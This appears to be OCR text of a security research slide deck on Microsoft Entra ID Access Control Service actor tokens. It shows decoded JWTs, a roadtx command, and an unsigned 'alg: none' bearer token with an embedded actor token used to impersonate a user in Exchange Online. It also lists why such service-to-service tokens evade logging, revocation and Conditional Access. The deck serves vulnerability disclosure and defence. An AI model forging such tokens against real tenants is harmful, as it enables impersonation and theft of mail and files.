MDAwLWMwMDAtMDAwMDAwMDAwMDAwL2FjY291bnRzLmFjY2Vzc2NvbnRyb2wud2luZG93cy5uZXRANjI4N2YyOGYtNGY3Zi00MzIyLT
k2NTEtYTg2OTdkOGZlMWJjIiwiZXhwIjoxNzUzMjE3NTUzLCJuYmYiOjE3NTMyMTY5NTN9.Y5wR0Ah2H2NV7J22Uj5zDFlOdXXDviI
xJ0cEon35Rxlcb1TG8r_Vzir7NS9-aiclDBjYeXPafC3-4HM26FxH4LfXBhzGKnxMmsYt0orkVihJ52AKZ4aYsW67o36b8YKZQOjUo
IcBsx0yjogEViPB912pPla935ZGTDdWbbAdNY_Aio-b_mr2GVnTkqopjIfT1G38cYCfrfSRhuMIOWIu6t7icfarDsS6L4m2jdC-SJo
VwIh593ShmHeWR6XiY5ruxhrrLzjKjroSR5IluMuFYgNyXHWlqJDPxSG58IBHYz_7h5TbtpBYDnS4GgLR9NE_oALAkrDh_MiivfZdo
T3sNA&resource=00000002-0000-0ff1-ce00-000000000000%2foutlook.office365.com%406287f28f-4f7f-4322-9651-
a8697d8fe1bc
```

Another token?

```
Information:[OAuthCredentials:Authenticate] send request to 'https://outlook.office365.com/ews/Exchang
e.asmx' with the bearer token: '{"typ":"JWT","alg":"none"}."iss": "00000002-0000-0ff1-ce00-00000000000
0@6287f28f-4f7f-4322-9651-a8697d8fe1bc" "aud": "00000002-0000-0ff1-ce00-000000000000/outlook.office365
.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc" "nbf": "1753216953" "exp": "1753245753" ; actor: {"typ":"JW
T","alg":"RS256","x5t":"_jNwjeSnvTTK8XEdr5QUPkBRLLo","kid":"_jNwjeSnvTTK8XEdr5QUPkBRLLo"}."oid": "a761
cbb2-fbb6-4c80-aa50-504962316eb2" "iss": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651
-a8697d8fe1bc" "aud": "00000002-0000-0ff1-ce00-000000000000/outlook.office365.com@6287f28f-4f7f-4322-9
651-a8697d8fe1bc" "nbf": "1753216653" "exp": "1753303353" '
```


THIS IS FINE.

Access Control Service (ACS)



Actor tokens

```
(ROADtools) → pocs git:(master) ✗ roadtx describe -f .roadtools_actortoken
{
    "alg": "RS256",
    "kid": "_jNwjeSnvTTK8XEdr5QUPkBRLLo",
    "typ": "JWT",
    "x5t": "_jNwjeSnvTTK8XEdr5QUPkBRLLo"
}
{
    "aud": "00000002-0000-0ff1-ce00-000000000000/outlook.office.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
    "exp": 1753305230,
    "iat": 1753218530,
    "identityprovider": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
    "iss": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
    "nameid": "00000002-0000-0ff1-ce00-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
    "nbf": 1753218530,
    "oid": "a761cbb2-fbb6-4c80-aa50-504962316eb2",
    "sub": "a761cbb2-fbb6-4c80-aa50-504962316eb2",
    "trustedfordelegation": "true",
    "xms_spcu": "true"
}
```

Unsigned bearer token sent to Exchange online



```
{
    "alg": "none",
    "typ": "JWT"
}
{
    "actortoken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Il9qTndqZVNudlRUSzhYRWRyNVFVUGtC
QiOiIwMDAwMDAwMi0wMDAwLTBmZjEtY2UwMC0wMDAwMDAwMDAwMDAvb3V0bG9vay5vZmZpY2UuY29tQDYyODdmMjhmLTRmN
MDAwMC1jMDAwLTAwMDAwMDAwMDAwMEA2Mjg3ZjI4Zi00ZjdmLTQzMjItOTY1MS1hODY5N2Q4ZmUxYmMiLCJpYXQiOjE3NTM
l0eXByb3ZpZGVyIjoiMDAwMDAwMDEtMDAwMC0wMDAwLWMwMDAtMDAwMDAwMDAwMDAwQDYyODdmMjhmLTRmN2YtNDMyMi05N
ZTAwLTAwMDAwMDAwMDAwMEA2Mjg3ZjI4Zi00ZjdmLTQzMjItOTY1MS1hODY5N2Q4ZmUxYmMiLCJvaWQiOiJhNzYxY2JiMi1
I2LTRjODAtYWE1MC01MDQ5NjIzMTZlYjIiLCJ0cnVzdGVkZm9yZGVsZWdhdGlvbiI6InRydWUiLCJ4bXNfc3BjdSI6InRyd
JTgJAQzrVAztKO2FsCXCpCn2XgCOl2YmdSmDpmF76WogMyJxzbwXPNOGB3UdICb19vJCAaxl2F0XG3hJgKkShuWKhVuQS9q
96wWSyPxj5zyFCP7jOaCsRTXRNil7M1rLe6gak9c85s0Oxmr6ITqcpHEVCBBIIeLy6AdYpMO8gPyzlJqjtAp-iHSnwMWX3b
    "aud": "00000002-0000-0ff1-ce00-000000000000/outlook.office.com@6287f28f-4f7f-4322-9651-a86
    "exp": 1753219402,
    "iat": 1753219102,
    "iss": "00000002-0000-0ff1-ce00-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
    "nameid": "10032001E2CBE43B",
    "nbf": 1753219102,
    "nii": "urn:federation:MicrosoftOnline",
    "sip": "dirkjan@iminyour.cloud",
    "smtp": "dirkjan@iminyour.cloud",
    "upn": "dirkjan@iminyour.cloud"
}
```

Service to Service (S2S) tokens

- Valid for 24 hours
- Non-revokable
- No logs when they are issued
- Unsigned – so no traffic to Entra ID to use them – so again no logs
- Can impersonate anyone within the tenant for tokens that have “trustedfordelegation”, which most MSFT apps I tested have
- No Conditional Access or any security checks at all
- Valid for any mailbox in Exchange online
- Can also be requested for SharePoint online, access any SharePoint site / OneDrive in the tenant

S2S tokens


EVERYTHING THE LIGHT
TOUCHES IS OUR TENANT


But what's that
shadowy place over there?


THAT IS WHERE
MICROSOFT APPS DO
AUTH USING S2S TOKENS

Best practices • July 8 • 3 min read

Enhancing Microsoft 365 security by eliminating high-priv


By Naresh Ka

High-privileged access (HPA) occurs when an application or service obtains broad access to customer content, allowing it to impersonate other users without providing any proof of user context. For example, Applications A and B may have a service-to-s scenario. Application A Application B can acces APIs without a user con

Microsoft's approach to access rights

Eliminating HPA ensures that users and applications have only the necessary access rights. Our strategy within Microsoft's internal Microsoft 365 environment involved fostering an 'assume breach' mindset, with a focus on the stringent enforcement of new standard authentication protocols. With this approach, we have successfully mitigated more than 1,000 high-privilege application scenarios thus far. Achieving this was a monumental cross-functional effort at Microsoft, engaging more than 200 engineers across the company.

Ref: https://www.microsoft.com/en-us/security/blog/2025/07/08/enhancing-microsoft-365-security-by-eliminating-high-privilege-access/



Entra ID Connect
Seamless SSO
AD FS
Exchange
Modify synced user passwords
Modify service principals
Convert cloud-only user to hybrid
Modify policies
Configure SSSO / EAM
Impersonate hybrid user
Configure federation config
Full access to Exchange Online
Full access to SharePoint

Demo


But wait… there is more

